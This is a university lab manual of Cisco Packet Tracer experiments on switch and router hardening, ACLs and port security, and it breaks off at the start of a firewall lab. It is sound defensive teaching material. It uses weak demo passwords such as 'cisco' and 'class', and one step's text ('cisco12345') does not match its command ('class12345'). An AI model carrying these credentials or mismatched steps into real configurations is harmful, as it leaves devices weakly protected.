DELIVERABLE

Experiments Manual of Cyber Security Laboratory

Written by	**Responsibility**
Ahmad Aljaafreh (TTU)	
Murad Alaqtash (TTU)	
Naeem AlOudat (TTU)	
Edited by	
Dr Moath Alsafasfeh - AHU	
Dr. Saud Althunibat - AHU	
Approved by	
Saud Althunibat (AHU)	Project Coordinator

This publication was produced with the financial support of the European Union. Its contents are the sole responsibility of the partners of IREEDER project and do not necessarily reflect the views of the European Union'

Table of Contents

Introduction

This document is an outcome of iREEDER (Introducing Recent Electrical Engineering Developments into undERgraduate curriculum) co-funded by the Erasmus-Plus Programme of the European Union under the Capacity Building of Higher Education Call. IREEDER Project is implemented from November 2019 to November 2022 (3-year project).

The main objective of the iREEDER project is to improve the capacities of high quality education in Jordan, using state of the art technology and training staff on improving the quality of the courses taught by making the best use of these technologies. Specifically, iREEDER aims at introducing the recent developments in Electrical Engineering to the undergraduate curricula, where three subjects in Renewable Energy (RE), Internet of Things (IoT) and Cyber Security (CS) will be developed. Also, three laboratories for training the students in the selected topics will be established in three different Jordanian partners (Universities).

The iREEDER Project is expected to produce three main outputs by the end of the project period, such as:

- Output 1: Teaching materials about the project topics (IoT, CS, RE) accompanied by experimental activities
- Output 2: Establishment of three labs (in three Jordanian universities) related to the project topics, accompanied by a server for a remote lab with virtual lab software at each university of the Jordanian partners
- Output 3: Training workshops in Europe and Jordan

This document represents a training manual for the Cybersecurity Laboratory of the iREEDER project. This manual includes several experiments of two main topics, Network Security and Computer Ethical Hacking.

Network Security

Experiment No. 1

Configuring and securing Cisco switches

1.1. Experiment No. 1: Configuring and securing Cisco switches

Objectives

- Applying basic security options for Cisco switches.

Required Resources

- Cisco Packet Tracer
- 2 Cisco Switch (2950T)
- 2 Computer
- UTP cables

Tasks:

A. Build up the topology.




Fig1. Network Topology

Steps:

1. Connect the components as shown in Fig 1.

B. Configure Basic Switch Settings

Steps:

1. Using Tera Term or Terminal, establish a console connection to the switch from PC-A.

2. Enter privileged EXEC mode.

```
Switch> enable
Switch#
```

3. Enter configuration mode.

```
Switch# configure terminal
Switch(config)#
```

4. Give the switch a name.

```
Switch(config)# hostname S1
```

```
S1(config)#
```

5. Prevent unwanted DNS lookups.

   In terms of security and to prevent the switch from attempting to translate incorrectly entered commands as though they were hostnames, disable the Domain Name System (DNS) lookup.

```
S1(config)# no ip domain-lookup
S1(config)#
```

6. Enter local passwords.

   To prevent unauthorized access to the switch, passwords must be configured.

```
S1(config)# enable secret class
S1(config)# line con 0
S1(config-line)# password cisco
S1(config-line)# login
S1(config-line)# exit
S1(config)#
```

7. Enter a login MOTD banner.

```
S1(config)# banner motd "For Authorized Access Only!"
S1(config)# exit
S1#
```

8. Save the configuration.

   Use the **copy** command to save the running configuration to the startup file on non-volatile random access memory (NVRAM).

```
S1# copy running-config startup-config
```

9. Apply the same steps to configure switch S2.

C. Display different device configuration for S1.

Steps:

1. show running-config

```
S1# show running-config
```

What is the main current configuration? (list briefly)

2. Display the IOS version and IOS location

```
S1# show version
```

What is the IOS version?

3. Display the status of the connected interfaces on the switch.

```
S1# show ip interface brief
```

Which interfaces are active and working? Why?

***Assessment:** St_Name: -------------------------------------- ID:------------*

Task			
A	Steps	Max. Marks	Awarded Marks
	1	**1**	
B	Steps	**0**	
	1	**1**	
	2	**1**	
	3	**1**	
	4	**1**	
	5	**1**	
	6	**1**	
	7	**1**	
	8	**1**	
	9	**8**	
C	Steps	**0**	
	1	**1**	
	2	**1**	
	3	**2**	
Skills/Behaviour		**5**	
Attendance		**4**	
		30	

Network Security

Experiment No. 2

Setup and securing Cisco routers

1.2. Experiment No. 2: Setup and securing Cisco routers

Objectives

- Applying basic security settings.
- Apply secure passwords

Required Resources

- 1 Cisco Router (1941)
- 1 Cisco Switch (2960)
- 2 Computer
- UTP cables

Table 1

Device	Interface	IP Address	Subnet Mask	Default Gateway
R1	G0/0	192.168.0.1	255.255.255.0	N/A
	G0/1	192.168.1.1	255.255.255.0	N/A
PC-A	NIC	192.168.1.3	255.255.255.0	192.168.1.1
PC-B	NIC	192.168.0.3	255.255.255.0	192.168.0.1

Tasks:

A. Build up the topology.




Fig1. Network Topology

Steps: (Use Table 1 and Fig 1)

1. Connect the components as shown in Fig 1.
2. Configure the IP address, subnet mask, and default gateway settings on PC-A.
3. Configure the IP address, subnet mask, and default gateway settings on PC-B.

B. Configure Basic Router Settings

Steps:

1. Console into the router and enable privileged EXEC mode.

```
Router> enable
Router#
```

2. Enter into global configuration mode.

```
Router# config terminal
Router(config)#
```

3. Assign a device name to the router.

```
Router(config)# hostname R1
```

4. Disable DNS lookup to prevent the router from attempting to translate incorrectly entered commands as though they were hostnames.

```
R1(config)# no ip domain-lookup
```

5. Require that a minimum of 10 characters be used for all passwords.

```
R1(config)# security passwords min-length 10
```

6. Assign **cisco12345** as the privileged EXEC encrypted password.

```
R1(config)# enable secret class12345
```

7. Assign console password, establish a timeout, and enable login.

```
R1(config)# line con 0
R1(config-line)# password cisco12345
R1(config-line)# exec-timeout 5 0
R1(config-line)# login
R1(config-line)# exit
R1(config)#
```

8. Assign VTY password, establish a timeout, and enable login.

```
R1(config)# line vty 0 4
R1(config-line)# password cisco12345
```

```
R1(config-line)# exec-timeout 5 0
R1(config-line)# login
R1(config-line)# exit
R1(config)#
```

9. Encrypt the clear text passwords.

```
R1(config)# service password-encryption
```

10. Create a banner that warns anyone accessing the device that unauthorized access is prohibited.

```
R1(config)# banner motd #Unauthorized access prohibited!#
```

11. Configure an IP address and interface description. Activate both interfaces on the router.

```
R1(config)# int g0/0
R1(config-if)# description Connection to PC-B
R1(config-if)# ip address 192.168.0.1 255.255.255.0
R1(config-if)# no shutdown
R1(config-if)# int g0/1
R1(config-if)# description Connection to S1
R1(config-if)# ip address 192.168.1.1 255.255.255.0
R1(config-if)# no shutdown
R1(config-if)# exit
R1(config)# exit
R1#
```

12. Save the running configuration to the startup configuration file.

```
R1# copy running-config startup-config
```

C. Verify network connectivity & Display Router information.

Steps:

4. Ping PC-B from a command prompt on PC-A

Comments:

5. Ping the default gateway from PC-A & PC-B

Comments:

6. Use the show startup-config command on the router to display useful router information.

```
R1# show start
```

Comments:

7. Display the routing table on the router R1.

```
R1# show ip route
```

Comments:

8. Display a summary list of the interfaces on the router R1.

```
R1# show ip interface brief
```

Comments:

Assessment: *St_Name: --------------------------------------- ID:------------*

Task			
A	Steps	Max. Marks	Awarded Marks
	1,2,3	**3**	
B	Steps	**0**	
	1	**1**	
	2	**1**	
	3	**1**	
	4	**1**	
	5	**1**	
	6	**1**	
	7	**1**	
	8	**1**	
	9	**1**	
	10	**1**	
	11	**1**	
	12	**1**	
C	Steps	**0**	
	1	**1**	
	2	**1**	
	3	**1**	
	4	**1**	
	5	**1**	
Skills/Behaviour		**5**	
Attendance		**5**	
		30	

Network Security

Experiment No. 3

Displaying Network Device Information

1.3. Experiment No. 3: Displaying Network Device Information

Objectives

- Display, Describe, and Analyze Ethernet MAC Addresses.

Required Resources

- 1 Cisco Router (1941) or 2600 series routers
- 1 Cisco Switch (2960)
- 1 Computer
- UTP cables
- Console cable.

Table 1

Device	Interface	IP Address	Subnet Mask	Default Gateway
R1	G0/1	192.168.1.1	255.255.255.0	N/A
S1	VLAN 1	192.168.1.10	255.255.255.0	N/A
PC-A	NIC	192.168.1.3	255.255.255.0	192.168.1.1

Tasks:

A. Build up the topology.




Fig1. Network Topology

Steps: (Use Table 1 and Fig 1)

1. Connect the components as shown in Fig 1.

B. Configure Devices

Steps:

1. Configure the IPv4 address for the PC.
2. Configure the router:
    a. Assign a hostname to the router based on the Addressing Table 1.
    b. Disable DNS lookup.
    c. Configure and enable the G0/1 interface on the router based on the address given at Table 1.
    d. Ping the default gateway address of R1 from PC-A.

    Were the pings successful? Why?

C. Display, Describe, and Analyze Ethernet MAC Addresses

Steps:

1. Analyze the MAC address for the **PC-A** NIC.

What is the MAC address for this device? Which command to be used?

----

2. Analyze the MAC address for the R1 G0/1 interface.

What is the MAC address for this device? Which command to be used?

Now use the command: R1> **show arp**
Comment on the output:

3. View the MAC addresses on the switch.

What is the MAC address for this device? Which command to be used?

Now use **Switch>** show mac address-table

Comment on the output:

4. Display the routing table on the router. Which command to be used?

Comment on the output:

5. Display a summary list of the interfaces on the router. Which command to be used?

Comment on the output:

Assessment: St_Name: -------------------------------------- ID:------------

Task			
A	Steps	Max. Marks	Awarded Marks
	1	**1**	
B	Steps	**0**	
	1	**1**	
	2	**5**	
C	Steps	**0**	
	1	**4**	
	2	**3**	
	3	**3**	

	4	**3**	
	5	**3**	
Skills/Behaviour		**4**	
Attendance		**3**	
		30	

Network Security

Experiment No. 4

Implementing Access Control List

1.4. Experiment No. 4: Implementing Access Control List

Objectives

- Configure a standard access control list (ACL).
- Test the ACL.

Required Resources

- 1 Cisco Router (1841)
- 1 Cisco Switch (2950T)
- 2 Computer
- UTP cables
- Console cable.

Table 1

Device	Interface	IP Address	Subnet Mask	Default Gateway
R1	fa0/0	192.168.1.1	255.255.255.0	N/A
S1	VLAN 1	192.168.1.10	255.255.255.0	192.168.1.1
HostA	NIC	192.168.1.2	255.255.255.0	192.168.1.1
HostB	NIC	192.168.1.3	255.255.255.0	192.168.1.1

Tasks:

A. Build up the topology.




Fig1. Network Topology

Steps: (Use Table 1 and Fig 1)

1. Connect the components as shown in Fig 1.

B. Configure the basic Router settings

Steps:

1) Change the router host name into R1

```
Router>enable
Router#configure terminal
Router(config)#hostname R1
R1(config)#
```

2) Set a password

```
R1(config)#enable password cisco
```

3) Configure the router interface fa0/0

```
R1(config)#interface fastEthernet 0/0
R1(config-if)#ip address 192.168.1.1 255.255.255.0

R1(config-if)#no shutdown
```

4) Save the running configuration

```
R1#copy running-config startup-config
```

C. Configure the switch VLAN1

Change the name and configure the VLAN1 with the IP address as in Table 1, also configure the default gateway for the switch.

```
Switch#en

Switch(config)#conf

Switch(config)#int vlan 1

Switch(config-if)#ip address 192.168.1.10 255.255.255.0

Switch(config-if)#no shutdown

Switch(config-if)#exit

Switch(config)#ip default-gateway 192.168.1.1
```

D. Configure the hosts

Steps:

1) Apply the settings at Table 1 to HostA.

2) Apply the settings at Table 1 to HostB.

E. Test the connectivity

Steps:

1) Ping from HostA the default gateway.

Comments (Did the ping successful?): --------------------------------

2) Ping from HostB the default gateway.

Comments (Did the ping successful?): --------------------------------

F. Create and Apply ACL

Steps:

1) Create an ACL that will prevent access to fa0/0 from the 192.168.1.0 network.

```
R1(config)#access-list 1 deny 192.168.1.0 0.0.0.255
R1(config)#access-list 1 permit any
```

2) Applying the ACL to the interface fa0/0.

```
R1(config)#interface fastEthernet 0/0
R1(config-if)#ip access-group 1 in
```

3) Ping from HostA the default gateway.

Comments (Did the ping successful? Why?): ---------------------------

4) Ping from HostB the default gateway.

Comments (Did the ping successful? Why?): ---------------------------

Assessment: St_Name: -------------------------------------- ID:------------

Task			
A	Steps	Max. Marks	Awarded Marks
	1	**2**	
B	Steps	**0**	
	1	**1**	
	2	**1**	
	3	**1**	
	4	**1**	
C	Steps	**4**	
D	Steps	**0**	
	1	**1**	
	2	**1**	
E	Steps	**0**	
	1	**1**	
	2	**1**	
F	Steps	**0**	
	1	**1**	
	2	**1**	
	3	**2**	
	4	**2**	
Skills/Behaviour		**5**	
Attendance		**5**	
		30	

Network Security

Experiment No. 5

Configuring Standard IPv4 ACLs

1.5. Experiment No. 5: Configuring Standard IPv4 ACLs

Objectives

- Restrict traffic on the network by configuring standard IPv4 ACLs.


Required Resources

- 2 Cisco Router (1841)
- 4 Cisco Switch (2960)
- 8 Computer
- UTP cables
- Console cable.

Introduction:

An organization has recently decided to restrict traffic using standard IPv4 ACLs. As the network administrator, it is your job to configure two standard IPv4 ACLs to restrict traffic to the Pink LAN and the Blue LAN (see PT Topology Diagram). You must also configure a named standard IPv4 ACL to restrict remote access to router R1. Router interfaces and default/static routes have already been configured. Remote SSH access has also been enabled on the routers. You will need the following access information for console, VTY, and privileged EXEC mode:

Username: admin01
Password: ciscoPA55
Enable secret: secretPA55



Device	Interface	IP Address	Subnet Mask	Default Gateway
R1	G0/0	192.168.1.1	255.255.255.0	N/A
	G0/1	192.168.2.1	255.255.255.0	
	G0/2	192.168.250.1	255.255.255.0	
R2	G0/0	172.16.1.1	255.255.255.0	N/A
	G0/1	172.16.2.1	255.255.255.0	
	G0/2	192.168.250.2	255.255.255.0	
PC-A	NIC	192.168.1.100	255.255.255.0	192.168.1.1
PC-B	NIC	192.168.1.150	255.255.255.0	192.168.1.1
PC-C	NIC	192.168.2.50	255.255.255.0	192.168.2.1
PC-D	NIC	192.168.2.112	255.255.255.0	192.168.2.1
PC-E	NIC	172.16.1.10	255.255.255.0	172.16.1.1
PC-F	NIC	172.16.1.20	255.255.255.0	172.16.1.1
PC-G	NIC	172.16.2.100	255.255.255.0	172.16.2.1
PC-H	NIC	172.16.2.200	255.255.255.0	172.16.2.1

Tasks:

A. Build up the topology.




Fig1. Network Topology

B. Part 1: Configure a Standard IPv4 ACL to Restrict Access to the Pink LAN

In Part 1, you will configure and apply access list 10 to restrict access to the Pink LAN.

Steps:

Step 1: Outline what you wish to accomplish with access list 10.

Access list 10 should have 4 access control entries to do the following:

a. Access list 10 should start with the following comment: ACL_TO_PINK_LAN

b. Permit PC-C to reach the Pink LAN

c. Permit only the first half of hosts on the Yellow LAN, so they can reach the Pink LAN

d. Permit all of the hosts on the Blue LAN to reach the Pink LAN

Access list 10 should be configured on the correct router, and applied to the correct interface and in the right direction.

Step 2: Create, apply, and test access-list 10.

After configuring and applying access list 10, you should be able to execute the following network tests:

a. A ping from PC-A to a host in the Pink LAN should be successful, but a ping from PC-B should be denied.

b. A ping from PC-C to a host in the Pink LAN should be successful, but a ping from PC-D should be denied.

c. Pings from hosts in the Blue LAN to hosts in the Pink LAN should be successful.

What message is sent back to the PCs when a ping is denied due to an ACL?

A destination unreachable message.

Which IP addresses on the Yellow LAN are permitted to ping hosts on the Pink LAN?

Access list 10 permits pings to the Pink LAN from hosts 192.168.1.1 to 192.168.1.127 on the Yellow LAN.

C. Part 2: Configure a Standard IPv4 ACL to Restrict Access to the Blue LAN

In Part 2, you will configure and apply access list 20 to restrict access to the Blue LAN.

Steps:

Step 1: Outline what you wish to accomplish with access list 20.

Access list 20 should have 3 access control entries to do the following:

a. Access list 20 should start with the following comment: ACL_TO_BLUE_LAN

b. Permit PC-A to reach the Blue LAN

c. Deny the Yellow LAN from reaching the Blue LAN

d. Allow all other networks to reach the Blue LAN

Access list 20 should be configured on the correct router, and applied to the correct interface and in the right direction.

Step 2: Create, apply, and test access-list 20.

After configuring and applying access list 20 you should be able to execute the following network tests:

a. Only PC-A on the Yellow LAN can successfully ping the Blue LAN.

b. Pings from hosts in the Yellow LAN to the Blue LAN should fail.

c. Pings from hosts in the Green and Pink LANs to the Blue LAN should be successful.

Step 3: Insert an ACE into access-list 20.

You need to make a change to access list 20. Insert an access control entry into access list 20 to permit PC-A to reach the Blue LAN. Insert the ACE prior to the other access list 20 permit and deny access control entries.

How do you insert or remove an ACE into a specific line of an ACL?

To insert or remove an ACE on a specific line enter the ACL using the *ip access-list* keywords and arguments as if the numbered ACL was a named ACL.
What line did you enter the ACE on?

Answers may vary but inserting the ACE on lines 1 through 9 would all work.

D. Part 3: Configure a Named Standard IPv4 ACL

In Part 3, you will configure and apply a named standard IPv4 ACL to restrict remote access to router R1.

Steps:

Step 1: Outline what you wish to accomplish with named standard ACL.

The named access list should do the following:

a. On R1 create a standard ACL named ADMIN_VTY

b. Permit a single host, PC-C

c. Apply the ACL to the VTY lines

Step 2: Test access-list ADMIN_VTY.

After configuring and applying access list ADMIN_VTY, you should be able to execute the following network test:

a. An SSH connection from host PC-C to R1 should be successful.

b. SSH connections from all other hosts should fail.

Reflection:

This lab features two standard ACLs to restrict traffic to the Pink and Blue LANs. Could you create 2 more standard ACLs to restrict traffic to the Yellow and Green ACLs and which router would those ACLs need to be created on?

Assessment: St_Name: -------------------------------------- ID:------------

Task			
A	Steps	Max. Marks	Awarded Marks
	1	**1**	
B	1	**1**	
	2	**1**	
C	1	**4**	
D	1	**1**	
	2	**1**	
E	1	**4**	
F	1	**1**	
G	1	**4**	
H	1	**2**	
I	1	**1**	
	2	**1**	
	3	**2**	
J	1	**1**	
	2	**1**	
Skills/Behaviour		**2**	
Attendance		**2**	
		30	

Network Security

Experiment No. 6

Switch Port Security

1.6. Experiment No. 6: Switch Port Security

Objectives

- Configure basic switch management.
- Configure port security.

Required Resources

- 1 Cisco Router (1841).
- 1 Cisco Switch (2950-24).
- Computers
- UTP (straight through) cables

Tasks:

A. Build up the topology.

Steps:

1. Connect the network as shown in Fig 1.




Fig1. Network Topology

Table 1

Device	Interface	IP Address	Default Gateway
R1	fa0/0	192.168.1.1/24	N/A
S1	VLAN 1	192.168.1.10/24	192.168.1.1

Table 2

Device	**R1**	**S1**
Console password	cisco	cisco
VTY password	cisco	cisco
privileged EXEC password	class	class
message-of-the-day MOTD banner	Authorized Access Only!”	Authorized Access Only!”

B. Basic Network component configuration

Steps:

1. Apply the configurations in Table 1&2.

2. Configure VLAN interface for S1.

```
S1 (config)#interface vlan 1
S1 (config-if)#ip address 192.168.1.10 255.255.255.0
S1 (config-if)#no shutdown
```

3. Configure password encryption for S1.

```
S1(config)#service password-encryption
```

What is the effect of the previous command?

C. Configure Dynamic Port Security

Steps:

1. Enter interface configuration mode for FastEthernet 0/2 and enable port security.

Before any other port security commands can be configured on the interface, the port should be in the access mode and port security must be enabled.

```
S1(config-if)#switchport mode access
S1(config-if)#switchport port-security
```

2. Configure the maximum number of MAC addresses.

To configure the port to learn only one MAC address, set the maximum to 1:

```
S1(config-if)#switchport port-security maximum 1
```

3. Configure the port to add the MAC address to the running configuration.

```
S1(config-if)#switchport port-security mac-address sticky
```

4. Configure the port to automatically shut down if port security is violated.

```
S1(config-if)#switchport port-security violation shutdown
```

5. Confirm that S1 has learned the MAC address for PC1.
   Ping from PC1 to S1.
6. Confirm that S1 now has static MAC address entry for PC1 in the MAC table:

```
S1#show mac-address-table
```

Take a snapshot of the output

7. Check the running configuration on S1:

```
S1#show running-config
```

What are your comments about the output?

8. Check the port security for fa 0/2 on S1:

   S1#show port-security interface fastEthernet 0/2

   Take a snapshot of the output to be compared later.

D. Test the implemented Port Security

Steps:

1. Remove the connection between PC1 and S1 and connect Hacker PC to the interface Fa 0/2 on S1.

2. From the Hacker PC; ping the switch SVI (VLAN 1)

3. To verify that port security has shut the port down, enter the command show interface fa0/2.

   S1#show interface fa0/2

4. You can also verify a security violation with the show port-security interface fa0/2 command.

   S1#show port-security interface fa0/2

Take a snapshot of the output and compare it with the previous one.

What are the findings? Write your understanding.

5. Restore the connection between PC1 and S1 and reset port security.

Remove the connection between Hacker PC and S1. Reconnect PC1 to the Fa0/2 port on S1.

Notice that the port is still down even though you reconnected the PC that is allowed on the port. A port that is in the down state because of a security violation must be manually reactivated.

6. Shut down the port and then activate it with no shutdown.

```
S1(config)#interface fa0/2
S1(config-if)#shutdown
S1(config-if)#no shutdown
```

7. Test connectivity by pinging S1 from PC1.

E. Secure Unused Ports

A simple method many administrators use to help secure their network from unauthorized access is to disable all unused ports on a network switch.

1. Disable interface range from Fa0/6-24 on S1.

```
S1(config)#interface range fastEthernet 0/6-24
S1(config)#shutdown
```

2. Test the port by connecting Hacker PC to Fa0/12 on S1.

   Connect Hacker PC to the Fa0/12 interface on S1.
   What did you notice?

Assessment: *St_Name: -- ID:------------*

Task			
	Steps	Max. Marks	Awarded Marks
A	1	**1**	
B	1	**1**	
	2	**1**	
	3	**2**	
C	1-5	**3**	
	6	**2**	
	7	**2**	
	8	**2**	
D	1-3	**3**	
	4	**2**	
	5-7	**3**	
	1	**1**	
E	1	**1**	
E	2	**2**	
Skills/Behaviour		**2**	
Attendance		**2**	
		30	

Network Security

Experiment No. 7

Implementing Simple Packet Filtering Firewall in a network

1.7. Experiment No. 7: Implementing Simple Packet Filtering Firewall in a network

Objectives

- Perform basic configuration tasks on a router.
- Applying Packet filtering Firewall using ACL.

Required Resources

- 3 Cisco Routers (1841)
- 3 Cisco Switches (2950-24)
- 4 Computer
- UTP (straight through and cross over) cables

Table -1

Device	Interface	IP Address	Default Gateway
R1	**Fa0/0**	192.168.10.1/24	**N/A**
	Fa0/1	192.168.11.1/24	**N/A**
	S0/0/0	192.168.9.1/24	**N/A**
R2	**Fa0/1**	192.168.20.1/24	**N/A**
	S0/0/0	192.168.9.2/24	**N/A**
	S0/0/1	192.168.8.1/24	**N/A**
R3	**Fa0/1**	192.168.30.1/24	**N/A**
	S0/0/1	192.168.8.2/24	**N/A**
Laptop1	**NIC**	192.168.10.10/24	**?**
Laptop2	**NIC**	192.168.11.10/24	**?**
Laptop3	**NIC**	192.168.30.10/24	**?**
PC	**NIC**	**192.168.20.254/24**	**?**

Tasks:

A. Build up the topology.

